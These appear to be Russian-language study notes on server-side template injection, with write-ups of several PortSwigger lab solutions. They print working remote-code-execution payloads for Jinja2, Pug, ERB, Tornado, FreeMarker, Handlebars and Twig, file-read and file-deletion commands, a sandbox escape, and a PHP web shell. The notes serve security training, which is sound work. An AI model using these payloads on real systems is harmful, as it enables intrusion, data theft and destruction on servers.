
https://tryhackme.com/room/serversidetemplateinjection
https://book.hacktricks.wiki/en/pentesting-web/ssti-server-side-template-injection/index.html
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker



Внедрение шаблонов на стороне сервера (SSTI) — это уязвимость, возникающая при небезопасном включении пользовательского ввода в шаблон на стороне сервера, что позволяет злоумышленникам внедрять и выполнять произвольный код на сервере. Шаблонные механизмы обычно используются в веб-приложениях для создания динамического HTML-кода путём объединения фиксированных шаблонов с динамическими данными. Когда эти механизмы обрабатывают пользовательский ввод без надлежащей очистки, они становятся уязвимыми для атак SSTI.
Основные концепции SSTI

- **Генерация динамического контента:** механизмы шаблонов заменяют заполнители фактическими данными, позволяя приложениям генерировать динамические HTML-страницы. Этот процесс может быть использован в корыстных целях, если пользовательский ввод не проходит надлежащую проверку.
- **Пользовательский ввод как код шаблона:** когда пользовательский ввод обрабатывается как часть кода шаблона, он может привести к вредоносной логике в отображаемом выводе, что является SSTI.

В основе SSTI лежит неправильная обработка пользовательского ввода в шаблонах на стороне сервера. Механизмы шаблонов интерпретируют и выполняют встроенные выражения для создания динамического контента. Если злоумышленник может внедрить вредоносные данные в эти выражения, он может манипулировать логикой на стороне сервера и потенциально выполнять произвольный код.

```
${{<%[%'"}}%\
```

PHP - Smarty

```
{system("pwd")}
```

Smarty — это мощный механизм шаблонов для PHP, который позволяет разработчикам отделять представление от бизнес-логики, улучшая удобство сопровождения и масштабируемость приложений. Однако его способность выполнять функции PHP в шаблонах может сделать приложения уязвимыми для атак с внедрением шаблонов на стороне сервера, если не настроить защиту.
Например введя `{'Hello'|upper}` , будет ли он обработан. Если приложение вернет «ПРИВЕТ», это означает, что в приложении используется движок шаблонов Smarty.

NodeJS - Pug

Внедрите базовый синтаксис Pug для проверки обработки шаблонов, например `#{7*7}`. Если приложение выводит 49, это подтверждает, что Pug обрабатывает шаблон.

```
#{root.process.mainModule.require('child_process').spawnSync('cat', ['-lah']).stdout}
```

Приведённая выше полезная нагрузка использует основные модули Node.js для выполнения системных команд. Ниже приводится подробное описание:

- `root.process` доступ к глобальному объекту `process` из Node.js в шаблоне Pug.
- `mainModule.require('child_process')` динамически требует модуль `child_process` в обход потенциальных ограничений, которые могут препятствовать его обычному включению.
- `spawnSync('ls')`: Выполняет команду `ls` синхронно.
- `.stdout`: Записывает стандартный вывод команды, который включает список каталогов.
- Сигнатура функции для `spawnSync` является:

```
spawnSync(command, [args], [options])
```

Pug (ранее известный как Jade) — это высокопроизводительный движок шаблонов, широко используемый в сообществе Node.js благодаря лаконичному отображению HTML и расширенным функциям, таким как условные конструкции, итерации и наследование шаблонов.Уязвимости Pug в первую очередь связаны с его способностью встраивать код JavaScript в переменные шаблона. Эта функция, предназначенная для создания динамического контента, может быть использована злоумышленниками, если пользовательский ввод встраивается в шаблон без надлежащей очистки.

Ключевые точки Уязвимости:

- **Интерполяция JavaScript**: Pug позволяет встраивать JavaScript непосредственно в шаблоны с помощью интерполяционных скобок `#{}`. Если пользовательский ввод интерполируется без надлежащей очистки, это может привести к выполнению произвольного кода.
- **Экранирование по умолчанию**: Pug обеспечивает автоматическое экранирование некоторых входных данных, преобразуя такие символы, как `<`, `>`, и `&` в их эквиваленты в HTML, чтобы предотвратить XSS-атаки. Однако такое поведение по умолчанию не устраняет все потенциальные проблемы с безопасностью, особенно при работе с необработанной интерполяцией `!{}` или сложными сценариями ввода.

Python - Jinja2

Jinja2 — это популярный механизм шаблонов для Python, известный своей гибкостью и производительностью. Он широко используется в веб-приложениях для отображения динамического контента, поскольку позволяет встраивать в HTML выражения, подобные Python. Хотя Jinja2 ускоряет разработку и упрощает отделение представления от бизнес-логики

```
{{7*7}}
```

```
{{"".__class__.__mro__[1].__subclasses__()
[157].__repr__.__globals__.get("__builtins__").get("__import__")
("subprocess").check_output("ls")}}
```

```
{{"".__class__.__mro__[1].__subclasses__()
[157].__repr__.__globals__.get("__builtins__").get("__import__")("subprocess").check_output(['ls',
'-lah'])}}
```

Ключевые точки Уязвимости:

- **Оценка выражений**: Jinja2 оценивает выражения в фигурных скобках `{{ }}`, которые могут выполнять произвольный код Python, если он составлен злоумышленниками.
- **Наследование шаблонов и импорт**: расширенные функции, такие как наследование шаблонов и импорт макросов, могут быть использованы не по назначению для выполнения нежелательного кода, что может привести к раскрытию информации или манипуляциям с сервером.


PostSwiger

Basic server-side template injection (ERB)

Эта лаборатория уязвима для внедрения шаблонов на стороне сервера из-за небезопасной конструкции шаблона ERB.

Чтобы решить задачу, ознакомьтесь с документацией ERB, чтобы узнать, как выполнять произвольный код, а затем удалите файл `morale.txt` из домашнего каталога Карлоса.

https://github.com/appsecengineer/ruby-ssti



Read file

```
'<%= File.read("/etc/passwd") %>'
```

RCE

```
<%= system("rm -r /home/carlos/morale.txt"); %>
```

Basic server-side template injection (code context) (Tornado)


Эта лаборатория уязвима для внедрения шаблонов на стороне сервера из-за небезопасного использования шаблона Tornado. Чтобы решить задачу, ознакомьтесь с документацией Tornado, чтобы узнать, как выполнять произвольный код, а затем удалите `morale.txt`

https://opsecx.com/index.php/2016/07/03/server-side-template-injection-in-tornado/

```
blog-post-author-display=user.name}}{% import os %}{{ os.popen("whoami").read()
}}&csrf=lw3kS9FJ5wzVZdGqA2Lfbqgz3Cj6xXir
```


RCE

```
{% import os %}{{ os.popen("whoami").read() }}
```



Server-side template injection using documentation (freemarker-java)

This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.
You can log in to your own account using the following credentials:
content-manager:C0nt3ntM4n4g3r



https://book.hacktricks.wiki/en/pentesting-web/ssti-server-side-template-injection/index.html#freemarker-java


```
${"freemarker.template.utility.Execute"?new()("id")}
```

Server-side template injection in an unknown language with a documented exploit (handlebars)

Эта лаборатория уязвима для внедрения шаблонов на стороне сервера. Чтобы решить задачу, определите механизм шаблонов и найдите в интернете задокументированный эксплойт, который можно использовать для выполнения произвольного кода, а затем удалите файл `morale.txt` из домашнего каталога Карлоса.

Node.js v19.8.1

handlebars




http://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

Server-side template injection with information disclosure via user-supplied objects (django)

Эта лаборатория уязвима для внедрения шаблонов на стороне сервера из-за способа передачи объекта в шаблон. Этой уязвимостью можно воспользоваться для получения доступа к конфиденциальным данным. Чтобы решить задачу, украдите и отправьте секретный ключ фреймворка.
Вы можете войти в свою учетную запись, используя следующие учетные данные:
content-manager:C0nt3ntM4n4g3r

https://www.wallarm.com/what/server-side-template-injection-ssti-vulnerability




Server-side template injection in a sandboxed environment (Freemarker)

https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-in-a-sandboxed-environment

В этой лаборатории используется механизм шаблонов Freemarker. Он уязвим для внедрения шаблонов на стороне сервера из-за плохо реализованной песочницы. Чтобы решить задачу, выйдите из песочницы и прочтите файл `my_password.txt` из домашнего каталога Карлоса. Затем отправьте содержимое файла.
Вы можете войти в свою учетную запись, используя следующие учетные данные:
content-manager:C0nt3ntM4n4g3r

There was a time when the only decorations you would see on the wires of a wooden utility pole were socks and baseball boots; the odd colorful kite as well if you were lucky. We have come up with a more desirable way to liven up those ugly overhead wires. Our collection of musical notes are made from electro resistant materials ensuring they are perfectly safe even following a surge, or a lightning strike. What's more exciting though, is we will customize all our crotchets and quavers so you can create a real musical score. You choose the music and we will do the rest. The treble clef even has an inbuilt bird feeder to keep the birds whistling a happy tune throughout the stark winter days. Pleasing to the eye, as well as kind to the local wildlife, you can buy safe in the knowledge you are doing your own little bit for planet earth. Be the trendsetter you have always wanted to be, order your music without delay. Hurry! Only 569 left of More Than Just Birdsong at FreeMarker template error (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==> product.pric [in template "freemarker" at line 5, column 62] ---- Tip: It's the step after the last dot that caused this error, not those before it. ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing</#if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)?? ---- ---- FTL stack trace ("~" means nesting-related): - Failed at: ${product.pric} [in template "freemarker" at line 5, column 60] ---- Java stack trace (for programmers): ---- freemarker.core.InvalidReferenceException: [... Exception message was already printed; see it above ...] at freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at freemarker.core.EvalUtil.coerceModelToTextualCommon(EvalUtil.java:479) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:401) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:370) at freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at freemarker.core.Environment.visit(Environment.java:337) at freemarker.core.Environment.process(Environment.java:310) at freemarker.template.Template.process(Template.java:383) at lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:58) at lab.actions.templateengines.FreeMarker.act(FreeMarker.java:42) at lab.actions.common.Action.act(Action.java:57) at lab.actions.common.Action.run(Action.java:39) at lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23)

https://www.dcode.fr/ascii-code



```
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
```

Вывод полезной нагрузки в ASCII
https://www.dcode.fr/ascii-code

Server-side template injection with a custom exploit (TWIG)

Эта лаборатория уязвима для внедрения шаблонов на стороне сервера. Чтобы решить задачу, создайте собственный эксплойт для удаления файла `/.ssh/id_rsa` из домашнего каталога Карлоса.
Вы можете войти в свою учетную запись, используя следующие учетные данные: `wiener:peter`

```
POST /my-account/change-blog-post-author-display HTTP/2
Host: 0a2d00cd031db58680a19e8500610081.web-security-academy.net
Cookie: session=41Bj6TRLYBVwoeoUgJVoWe5rhhTjyEq1
Content-Length: 77
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0a2d00cd031db58680a19e8500610081.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2d00cd031db58680a19e8500610081.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

blog-post-author-display=user.name{7*7}&csrf=QQaw2i9A7vqFC50LQUZYmyWI5oHj13fC
```

Internal Server Error

PHP Fatal error: Uncaught Twig_Error_Syntax: Unexpected token "punctuation" of value "{" ("end of print statement" expected) in "index" at line 1. in /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/TokenStream.php:80 Stack trace: #0 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Parser.php(126): Twig_TokenStream->expect(4) #1 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Parser.php(81): Twig_Parser->subparse(NULL, false) #2 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(533): Twig_Parser->parse(Object(Twig_TokenStream)) #3 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(565): Twig_Environment->parse(Object(Twig_TokenStream)) #4 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(368): Twig_Environment->compileSource(Object(Twig_Source)) #5 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(289): Twig_Environment->loadTemplate('index') #6 Command line code(10): Twig_Environment->render('index', Array) #7 in /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/TokenStream.php on line 80

Присутствует функция загрузки файла

```
cat file.php
[1/03/25 | 4:36:31]
<?php echo system($_GET['cmd']); ?>
```

```
PHP Fatal error:  Uncaught Exception: Uploaded file mime type is not an image: application/x-php in /home/carlos/User.php:28
Stack trace:
#0 /home/carlos/avatar_upload.php(19): User->setAvatar('/tmp/file.php', 'application/x-p...')
#1 {main}
  thrown in /home/carlos/User.php on line 28
```

Internal Server Error

PHP Fatal error: Uncaught ArgumentCountError: Too few arguments to function User::setAvatar(), 0 passed in /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Extension/Core.php on line 1601 and exactly 2 expected in /home/carlos/User.php:26 Stack trace: #0 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Extension/Core.php(1601): User->setAvatar() #1 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(378) : eval()'d code(23): twig_get_attribute(Object(Twig_Environment), Object(Twig_Source), Object(User), 'setAvatar', Array) #2 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Template.php(394): __TwigTemplate_ea92e35c2ac056d3ccaf782bb88d654b8407da78713315ecff86a036a5b75b94->doDisplay(Array, Array) #3 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Template.php(371): Twig_Template->displayWithErrorHandling(Array, Array) #4 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Template.php(379): Twig_Template->display(Array) #5 /usr/local/envs/php-twig-2.4.6/vendor/twig/twi in /home/carlos/User.php on line 26